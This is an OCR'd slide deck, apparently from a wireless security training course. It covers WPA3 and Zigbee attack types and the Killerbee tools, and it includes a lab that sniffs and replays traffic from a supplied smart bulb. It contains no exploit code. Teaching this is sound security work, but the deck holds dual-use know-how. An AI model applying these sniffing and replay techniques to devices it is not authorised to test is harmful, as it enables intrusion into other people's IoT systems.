
WPA3 – **STILL** vulnerable:

- Rogue AP
- Evil Twin
- ARP Spoof
- SSL Strip
- DNS Spoof
- DoS
- ****Downgrade & Side-Channel attacks*
  - e.g. "Dragonblood"
  - Some vulnerabilities not patched for backward compatibility, e.g. hash-to-group function

Attack Flow Diagram: WPA2-PSK



Attack Flow Diagram: WPA3




Day 1 Outline

- Wireless Overview
- Wireless Attacks
- Common Protocols: Wi-Fi
- Common Protocols: Zigbee
- Other Common Protocols
- Q&A


Zigbee: Overview

- Based on IEEE 802.15.4 specification for PAN
- Low-power mesh networks for home automation, medical device data collection, etc.




Zigbee: Overview

- Stack layers:
- (*Note sub-GHz ISM band allocation varies by geography*)




Zigbee: Common Attacks

- Packet Sniffing
- Cracking Encryption
- Replay
- Tracking
- Denial-of-Service
- Application-level attacks
- *Notice most threats are not unique to Zigbee



Zigbee: Common Tools

- Hardware:
  - ApiMote by River Loop Security
  - Atmel AVR RZ Raven
  - Texas Instruments CC2531
- Software:
  - Killerbee
    - https://github.com/riverloopsec/killerbee
    - Complete toolkit; can be combined with Scapy to build custom tools (injectors, fuzzers, etc.)
  - Bumblebee
    - https://github.com/virtualabs/cc2531-killerbee-fw
    - Killerbee-compatible firmware for TI CC2531
  - ZigDiggity
    - https://github.com/BishopFox/zigdiggity
    - Limited toolkit; requires Raspbee shield + Raspi



Killerbee

- Framework for auditing Zigbee and IEEE 802.15.4 Networks
- Installation:

  (See https://github.com/riverloopsec/killerbee)

Killerbee

- Most important tools:
  - **zbid** - Identifies available interfaces that can be used by KillerBee and associated tools.
  - **zbwireshark** - Similar to zbdump but exposes a named pipe for real-time capture and viewing in Wireshark.
  - **zbdump** - A tcpdump-like took to capture IEEE 802.15.4 frames to a libpcap or Daintree SNA packet capture file. Does not display real-time stats like tcpdump when not writing to a file.
  - **zbreplay** - Implements a replay attack, reading from a specified Daintree DCF or libpcap packet capture file, retransmitting the frames. ACK frames are not retransmitted.
  - **zbstumbler** - Active ZigBee and IEEE 802.15.4 network discovery tool. Zbstumbler sends beacon request frames out while channel hopping, recording and displaying summarized information about discovered devices. Can also log results to a CSV file.

Exercise

Goal: Sniff traffic from Zigbee device using Killerbee tools


(Should be provided with Zigbee dongle & Bulb/Switch set)


- Target Device: HEIMAN Smart Bulb & Dimmable Switch from Amazon
- Pairing instructions:

- Make sure the lighting device on the power and keep the switch close to lights no more than 10CM away.
- Press and hold the pairing button for 4 seconds until the blue light flashes once, release the pairing button. (release before the blue light stays on for 1.5 seconds)
- When the pairing is successful, the blue light will stay on 3 seconds, the lighting device will light up and flash once.

Exercise

- Getting started:
  - Plug dongle into USB port
  - Use ‘zbid’ to list devices
  - Find target device channel using ‘zbstumbler’
  - *See Man pages for help on command usage!*
- Things to try:
  - Sniff/capture pairing process
  - Sniff different commands from the remote
  - Investigate in wireshark (‘zbwireshark’)
  - Replay attacks using ‘zbreplay’





Day 1 Outline

- Wireless Overview
- Wireless Attacks
- Common Protocols: Wi-Fi
- Common Protocols: Zigbee
- Other Common Protocols
- Q&A

Other Common Protocols

- Bluetooth/BLE Tools:
  - BT dongle + Linuz ‘bluez’ stack
  - Hcitool, gattool, wireshark
- Z-Wave Tools:
  - Dongle: ACC-UZB3-U-STA
  - Software (by Silicon Labs):
    - Z-Wave PC Programmer
    - “Zniffer” Sniffing Utility
- LoRa Tools:
  - Dongle: Microchip RN2483, Pycom LoPy
  - python-loranode

Day 1 Outline

- Wireless Overview
- Wireless Attacks
- Common Protocols: Wi-Fi
- Common Protocols: Zigbee
- Other Common Protocols
- Q&A

Day 2

Day 2 Outline


- Attack Process Revisited
- Example: Garage Door
- Example: Car Keys
- Tool Setup
- Q&A

Day 2 Outline

- Attack Process Revisited
- Example: Garage Door
- Example: Car Keys
- Tool Setup
- Q&A

